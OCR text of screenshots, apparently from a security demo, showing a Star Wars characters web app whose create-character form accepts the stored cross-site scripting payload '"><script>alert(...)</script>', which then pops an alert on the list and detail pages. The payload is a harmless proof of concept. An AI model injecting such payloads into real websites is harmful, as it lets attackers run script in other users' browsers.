


Luke Skywalker

★★☆☆☆

Luke Skywalker was a Tatooine farmboy who rose from humble beginnings to become one of the greatest Jedi the galaxy has ever known.


Star Wars characters
https://sqreen.ngrok.io/characters/new
STAR WARS
About
Services
Contact
Login
New Star Wars character
Name
Url
Location
Birthday
2017
November
28
Height
Weight
Single
Score
Create a character
Back


Star Wars characters
https://sqreen.ngrok.io/cows/8
STAR WARS
About
Services
Contact
Login
Cow was successfully created.
Cow was successfully created.
Back
"><script>alert("Oh noes, pwned!")</script>
Oh noes, pwned!
OK

Star Wars characters

https://sqreen.ngrok.io

STAR WARS About Services Contact Login

Leia

★★☆☆☆

Princess Leia Organa was one of the Rebel Alliance's greatest leaders, fearless on the battlefield and dedicated to ending the tyranny of the Empire.

2017-11-27

Details Vote

Palpatine

★★★☆☆

Scheming, powerful, and evil to the core, Darth Sidious restored the Sith and destroyed the Jedi Order. Living a double life, Sidious was in fact Palpatine, a Naboo Senator and phantom menace.

2017-11-27

Details Vote

Han Solo

★☆☆☆☆

Smuggler. Scoundrel. Hero. Han Solo, captain of the Millennium Falcon, was one of the great leaders of the Rebel Alliance.

2017-11-27

Details Vote

Jar Jar Binks

★★★★★

SA clumsy, well-meaning Gungan outcast on Naboo, Jar Jar Binks struggled to prove his worth throughout his life.


2017-11-27


"><script>alert("Oh noes, pwned!")</script>

☆☆☆☆☆

2017-11-28

Details Vote


Star Wars characters
https://sqreen.ngrok.io/characters/8
STAR WARS
About
Services
Contact
Login
Back
Oh noes, pwned!
OK
Score :
Vote
Edit
Alive?

